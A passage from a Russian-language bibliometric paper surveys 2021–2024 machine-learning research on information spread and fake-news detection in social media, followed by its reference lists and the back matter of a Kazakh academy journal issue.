


Рисунок 1. Количество статьей в области динамики информационного потока в социальных медиа за период 2021-2024 гг.

В данной статье рассматриваются современные тенденции в динамике информационного потока в социальных медиа. Это основано на глубоком анализе с использованием инструмента Bibliometrix, который позволяет выявить ведущих научных деятелей, занимающихся данной тематикой, а также представить взаимосвязи между научными группами из различных стран.

Для проведения поиска литературы в период с 2021 по 2024 годы на базе Web of Science были использованы следующие ключевые слова: социальные сети, динамика информационных потоков, распространение информации, машинное обучение, искусственный интеллект, ИИ, нейронные сети, рекуррентные нейронные сети, алгоритмы глубокого обучения и фейковые новости. Эти ключевые слова были использованы для формирования кластеров, представленных на Рисунке 2.

Результаты анализа, представленные с помощью программы Bibliometrix, отражают текущее состояние и направления исследований в области динамики распространения информации в социальных сетях, используя

методы машинного обучения. Как видно на Рисунке 2, основное внимание исследователей уделяется методам глубокого обучения и анализу тональности текста.




Рисунок 2. Сеть анализа кластеризации ключевых слов

Каждая точка на диаграмме представляет отдельную публикацию, а имена наиболее выдающихся авторов также отображены на графике.

На Рисунке 3 показан диапазон слов, которые чаще всего встречаются в цитатах.




Рисунок 3. Слова, которые чаще всего встречаются в цитатах

Программное обеспечение Bibliometrix использовалось для выделения ключевых слов путем анализа наиболее часто цитируемых слов. На графике представлена временная шкала, отражающая период наибольшего цитирования каждого ключевого слова в течение периода с 2021 по 2024 годы. Очевидно, что “социальные медиа” является доминирующим ключевым словом, так как оно было цитировано наибольшее количество раз и в течение

самого длительного периода. Подобные выводы могут быть сделаны и относительно других слов, представленных на Рисунке 3.

Изучив записи на Рисунке 4, стоит обратить внимание на актуальные термины, которые пользуются популярностью в настоящее время. Среди них особенно выделяются “глубокое обучение”, “рекуррентные нейронные сети”, “анализ тональности текста”, “классификация” и “свёрточные нейронные сети”.




Рисунок 4. Кластеризация путем связывания ключевых слов с работами

Из последних цитат ключевых слов мы можем выделить научные тенденции и направления развития данной проблемы.

На Рисунке 5 представлены наиболее часто цитируемые научные работы, выделенные инструментом анализа ключевых слов.




Рисунок 5. Наиболее цитируемые документы по всему миру

С точки зрения научного развития, международное сотрудничество в изучении конкретной проблемы играет ключевую роль. Совместная работа между странами, научными институтами и учеными вероятно способствует прогрессу не только в самой проблемной области, но и в смежных научных дисциплинах.




Рисунок 6. Количество цитат по представителю страны

Рисунок 6 демонстрирует страны, чьи исследователи проявили наибольшую активность в цитировании работ в области исследования распространения информации. Из графика видно, что наиболее цитируемые работы, касающиеся шифрования изображений, были опубликованы представителями Китая (90 цитат), а также наибольшую активность проявили исследователи из Индии (77 цитат), Саудовской Аравии (38 цитат), Канады и Малайзии (32 цитаты), а также США (30 цитат).

Заключение

В заключение можно подчеркнуть, что на сегодняшний день существует множество различных методов машинного обучения, которые успешно применяются для исследования и моделирования процессов распространения информации в социальных сетях. Эти методы включают в себя, например, алгоритмы классификации, кластеризации, предсказательного моделирования и глубокого обучения.

Каждый из этих методов имеет свои преимущества и ограничения и может быть эффективным в различных контекстах и для различных типов данных. Например, алгоритмы классификации могут быть полезны для анализа контента и определения его влияния на процесс распространения, в то время как алгоритмы предсказательного моделирования могут использоваться для прогнозирования динамики распространения информации во времени.

Однако важно отметить, что выбор конкретного метода зависит от целей исследования, доступных данных и особенностей изучаемой социальной сети. Эксперименты и исследования в этой области продолжают расширять наше понимание процессов распространения информации и способствуют развитию новых методов и подходов в машинном обучении для их анализа.

Таким образом, современные методы машинного обучения играют ключевую роль в понимании и анализе распространения информации в социальных сетях, и дальнейшие исследования в этой области будут продолжать развивать этот аспект знаний и технологий.

С применением инструмента Bibliometrix был проведен анализ современных тенденций в научной литературе. Были выявилены наиболее часто упоминаемые ключевые слова в данной области исследований, а также идентифицированы значимые научные публикации. Таблица сотрудничества показала, что исследователи из 26 различных стран активно участвуют в исследованиях по распространению информации. Особое внимание уделено цитируемым работам, авторами которых являются исследователи из Китая.

Кроме того, в контексте современных исследований активно изучаются методы анализа графов, которые позволяют моделировать связи между узлами социальных сетей и выявлять влиятельные группы или ключевые игроки в процессе распространения информации.

Также важным направлением является разработка алгоритмов машинного обучения, способных учитывать динамическую природу социальных сетей и адаптироваться к изменяющимся условиям окружающей среды.

Эти исследования не только расширяют наше понимание механизмов распространения информации, но и помогают разрабатывать инновационные подходы к анализу и прогнозированию поведения пользователей в социальных сетях.

Литература

Притика Бахада, Прити Саксенаа, Радж Камалб (2019) Обнаружение фейковых новостей с использованием двунаправленной LSTM-рекуррентной нейронной сети. Труды Международной конференции по последним тенденциям в передовых вычислениях, Индор, Индия. С.75.

Джунаид Али Реши, Рашид Али (2023). Эффективная система обнаружения фейковых новостей с использованием контекстуализированных вложений и рекуррентной нейронной сети. Международный журнал интерактивных мультимедиа и искусственного интеллекта. DOI:10.1109/IMPACT55510.2022.10029000.

Адитья Бора, Дипаншу Виджай, Винай Сингх, Сайед С. Ахтар, Маниш Шривастава (2018) Набор данных хинди-английского смешанного кода текста в социальных сетях для обнаружения языка вражды. В материалах второго семинара по вычислительному моделированию мнений, личности и эмоций людей в социальных сетях, 2018 г., стр. 36–41.

Анези, Ф.Я.А. (2022). Обнаружение арабской ненависти с использованием глубоких рекуррентных нейронных сетей, Журнал прикладных наук.DOI: https://doi.org/10.3390/app12126010

Акаш Гоэл, Амит Кумар Гоэл, Адеш Кумар (2023). Роль искусственной нейронной сети и машинного обучения в использовании пространственной информации. Журнал Исследование пространственной информации, стр. 275–285.

Пушпенду Кар, Чжэнжуй Сюэ, Саид Пуррустай Ардакани и Чью Фунг Квонг (2023). Беспокоят ли вас поддельные изображения в социальных сетях? Давайте обнаружим их с помощью рекуррентной нейронной сети. Журнал IEEE Транзакции по вычислительным социальным системам. Стр. 783-794. DOI: 10.1109/TCSS.2022.3159709.

Хосе Армандо Тизнадо Убиллус, Марисела Ладера-Кастаньеда, Сезар Аугусто Аточе Пачеррес, Мигель Анхель Аточе Пачеррес , Кармен Лусила Инфанте Сааведра (2023). Искусственный интеллект сократит количество вводящих в заблуждение публикаций в социальных сетях. EAI одобряла сделки по масштабируемым информационным системам. DOI: https://doi.org/10.4108/eetsis.3894.

Ян Кицман, Жаннет Пашен, Эмили Трин (2018). Искусственный интеллект в рекламе:

как маркетологи могут использовать искусственный интеллект на пути потребителя. Журнал рекламных исследований 58(3):263-267.58(3):263-267. DOI: 10.2501/JAR-2018-035.

Рубин, Д. К., Бернтсен, Д., Огл, К. М., Деффлер, С. А., и Бекхэм, Д. С. (2016). Научные доказательства против устаревших убеждений: ответ Брюину. Журнал аномальной психологии, 125 (7), 1018–1021. DOI: 10.1037/abn0000211.

Донгин Чжун, Юнгёп Ким, Юн Сик Чо (2023) Топологическая и последовательная модель нейронной сети для обнаружения фейковых новостей. IEEE-INST Electrical electronics engineers inc, (99):1-1. DOI: 10.1109/ACCESS.2023.3343843.

Лайт Абуалиджа, Лайт Абуалига, Язан Йехия Аль Аджлуни, Мохаммад Ш. Дауд, Марьям Алталхи, Хазем Мигдади (2024) Обнаружение фейковых новостей с помощью рекуррентной нейронной сети на основе двунаправленного LSTM и GloVe. Журнал анализа и интеллектуального анализа социальных сетей. DOI: 10.1007/s13278-024-01198-w.

А.М. Альшахрани (2023). Влияние ChatGPT на смешанное обучение: текущие тенденции и будущие направления исследований. Международный журнал науки о данных и сетях. DOI: 10.5267/j.ijdns.2023.6.010.

Кац и др., 2015 Кац Г., Офек Н., Шапира Б. (2015) Согласие: контекстно-ориентированный анализ настроений. Система на основе знаний 84:162– 178. DOI: 10.1016/j.knosys.2015.04.009.

Хорн Л., Матти М., Пурджафар., Ван З. (2020) Груберт: Метод на основе грю для слияния скрытых слоев для анализа настроений в Твиттере. В кн.: Материалы 1-й конференции Азиатско-Тихоокеанского отделения Ассоциации компьютерной лингвистики и 10-й международной совместной конференции по обработке естественного языка: Студенческий научный практикум, с. 130–138.

Васвани А., Шазир Н., Пармар Н., Ушкорейт Дж., Джонс Л., Гомес А.Н., Кайзер Л.Л., Полосухин И. Внимание - это все, что вам нужно. Adv Neural Inf Process Syst 30, 2017.

Адриен Букобза, Анита Бургун, Бертран Рудье, PharmD, Рози Цопра1 (2022) Глубокие нейронные сети для одновременного захвата общественных тем и настроений во время пандемии: приложение на наборе данных о COVID-19 Tweet, JMIR МЕДИЦИНСКАЯ ИНФОРМАТИКА. DOI: 10.2196/34306.

Разие Чалехчале, Мостафа Салехи, Реза Фарахбахш, Ноэль Креспи (2024) BRaG: гибридный многофункциональный фреймворк для обнаружения фейковых новостей в социальных сетях, Журнал «Анализ и интеллектуальный анализ социальных сетей». DOI:10.1007/s13278-023-01185-7.

References

Pritika Bahada, Preeti Saxenaa, Raj Kamalb (2019) Fake News Detection using Bi-directional LSTM-Recurrent Neural Network. Proceedings of International Conference on Recent Trends in Advanced Computing, Indore, India. P.75.

Junaid Ali Reshi, Rashid Ali1, An Efficient Fake News Detection System Using Contextualized Embeddings and Recurrent Neural Network. International Journal of Interactive Multimedia and Artificial Intelligence, 2023. DOI:10.1109/IMPACT55510.2022.10029000 (in Eng.)

Aditya Bohra, Deepanshu Vijay , Vinay Singh, Syed S. Akhtar, Manish Shrivastava (2018) A dataset of Hindi-English code-mixed social media text for hate speech detection. In Proceedings of the Second Workshop on Computational Modeling of People's Opinions, Personality, and Emotions in Social Media, 2018, p. 36– 41.

Anezi, F.Y.A. (2022) Arabic Hate Speech Detection Using Deep Recurrent Neural Networks, Journal of Applied Sciences. DOI: https://doi.org/10.3390/app12126010.

Akash Goel, Amit Kumar Goel, Adesh Kumar, The role of artifcial neural network and machine learning in utilizing spatial information. Journal Spatial Information Research, p. 275-285.

Pushpendu Kar, Zhengrui Xue, Saeid Pourroostaei Ardakani , and Chiew Foong Kwong, Are Fake Images Bothering You on Social Network? Let Us Detect Them Using Recurrent Neural Network. Journal IEEE Transactions on Computational Social Systems, 2023, p. 783-794. DOI: 10.1109/TCSS.2022.3159709.

José Armando Tiznado Ubillús 1, Marysela Ladera-Castañeda, César Augusto Atoche Pacherres, Miguel Ángel Atoche Pacherres , Carmen Lucila Infante Saavedra, Artificial intelligence to reduce misleading publications on social networks. EAI Endorsed Transactions on Scalable Information Systems, 2023. DOI: https://doi.org/10.4108/eetsis.3894.

Jan Kietzmann, Jeannette Paschen, Emily Treen (2018) Artificial Intelligence in Advertising: How Marketers Can Leverage Artificial Intelligence Along the Consumer Journey. Journal of Advertising Research 58(3):263-267. 58(3):263-267. DOI: 10.2501/JAR-2018-035.

Rubin, D. C., Berntsen, D., Ogle, C. M., Deffler, S. A., & Beckham, J. C. (2016). Scientific evidence versus outdated beliefs: A response to Brewin. Journal of Abnormal Psychology, 125(7), 1018–1021. DOI: 10.1037/abn0000211.

Dongin Jung, Eungyeop Kim, Yoon-sik Cho (2023) Topological and Sequential Neural Network Model for Detecting Fake News. IEEE-INST Electrical electronics engineers inc, (99):1-1. DOI: 10.1109/ACCESS.2023.3343843.

Laith Abualigah, Laith Abualigah, Yazan Yehia Al Ajlouni, Mohammad Sh. Daoud, Maryam Altalhi, Hazem Migdady (2024) Fake news detection using recurrent neural network based on bidirectional LSTM and GloVe. Journal of Social Network Analysis and Mining. DOI: 10.1007/s13278-024-01198-w.

A M Alshahrani (2023) The impact of ChatGPT on blended learning: Current trends and future research directions. International Journal of Data and Network Science. DOI: 10.5267/j.ijdns.2023.6.010.

Katz et al., 2015 Katz G, Ofek N, Shapira B (2015) Consent: Context-based sentiment analysis. Knowl Based Syst 84:162– 178. DOI: 10.1016/j.knosys.2015.04.009.

Horne L, Matti M, Pourjafar P, Wang Z (2020) Grubert: A gru-based method to fuse bert hidden layers for twitter sentiment analysis. In: Proceedings of the 1st conference of the Asia-Pacific chapter of the association for computational linguistics and the 10th international joint conference on natural language processing: Student research workshop, c. 130–138.

Vaswani A, Shazeer N, Parmar N, Uszkoreit J, Jones L, Gomez AN, Kaiser Ł, Polosukhin I Attention is all you need. Adv Neural Inf Process Syst 30, 2017.

Adrien Boukobza, Anita Burgun, Bertrand Roudier, PharmD, Rosy Tsopra1 (2022) Deep Neural Networks for Simultaneously Capturing Public Topics and Sentiments During a Pandemic: Application on a COVID-19 Tweet Data Set, JMIR MEDICAL INFORMATICS. DOI: 10.2196/34306.

Razieh Chalehchaleh, Mostafa Salehi, Reza Farahbakhsh, Noel Crespi (2024) BRaG: a hybrid multi feature framework for fake news detection on social media, Journal Social Network Analysis and Mining. DOI:10.1007/s13278-023-01185-7.

CONTENTS

INFORMATION AND COMMUNICATION TECHNOLOGIES

МАЗМҰНЫ

АҚПАРАТТЫҚ-КОММУНИКАЦИЯЛЫҚ ТЕХНОЛОГИЯЛАР

СОДЕРЖАНИЕ

ИНФОРМАЦИОННО-КОММУНИКАЦИОННЫЕ ТЕХНОЛОГИИ

Publication Ethics and Publication Malpracticein the journals of the National Academy of Sciences of the Republic of Kazakhstan

For information on Ethics in publishing and Ethicalguidelines for journal publication see http://www.elsevier.com/publishingethics and http://www.elsevier.com/journal-authors/ethics.

Submission of an article to the National Academy of Sciences of the Republic of Kazakhstan implies that the described work has not been published previously (except in the form of an abstract or as part of a published lecture or academic thesis or as an electronic preprint, see http://www.elsevier.com/postingpolicy), that it is not under consideration for publication elsewhere, that its publication is approved by all authors and tacitly or explicitly by the responsible authorities where the work was carried out, and that, if accepted, it will not be published elsewhere in the same form, in English or in any otherlanguage, including electronically without the written consent of the copyright-holder. In particular, translations into English of papers already published in another language are not accepted.

No other forms of scientific misconduct are allowed, such as plagiarism, falsification, fraudulent data, incorrect interpretation of other works, incorrect citations, etc. The National Academy of Sciences of the Republic of Kazakhstan follows the Code of Conduct of the Committee on Publication Ethics (COPE), and follows the COPE Flowcharts for Resolving Cases of Suspected Misconduct (http://publicationethics.org/files/u2/New_Code.pdf). To verify originality, your article may be checked by the Cross Check originality detection service http://www.elsevier.com/editors/plagdetect.

The authors are obliged to participate in peer review process and be ready to provide corrections, clarifications, retractions and apologies when needed. All authors of a paper should have significantly contributed to the research.

The reviewers should provide objective judgments and should point out relevant published works which are not yet cited. Reviewed articles should be treated confidentially. The reviewers will be chosen in such a way that there is no conflict of interests with respect to the research, the authors and/or the research funders.

The editors have complete responsibility and authority to reject or accept a paper, and they will only accept a paper when reasonably certain. They will preserve anonymity of reviewers and promote publication of corrections, clarifications, retractions and apologies when needed. The acceptance of a paper automatically implies the copyright transfer to the National Academy of Sciences of the Republic of Kazakhstan.

The Editorial Board of the National Academy of Sciences of the Republic of Kazakhstan will monitor and safeguard publishing ethics.

Правила оформления статьи для публикации в журнале смотреть на сайтах:
www:nauka-nanrk.kz
http://physics-mathematics.kz/index.php/en/archive
ISSN2518-1726 (Online),
ISSN 1991-346X (Print)

Директор отдела издания научных журналов НАН РК *А. Ботанқызы*
Редакторы: *Д.С. Аленов, Ж.Ш.Әден*
Верстка на компьютере *Г.Д.Жадыранова*

Подписано в печать 2.12.2024.
Формат 60x881/8. Бумага офсетная. Печать –ризограф.
16,0 п.л. Тираж 300. Заказ 4.

Национальная академия наук РК
050010, Алматы, ул. Шевченко, 28, т. 272-13-19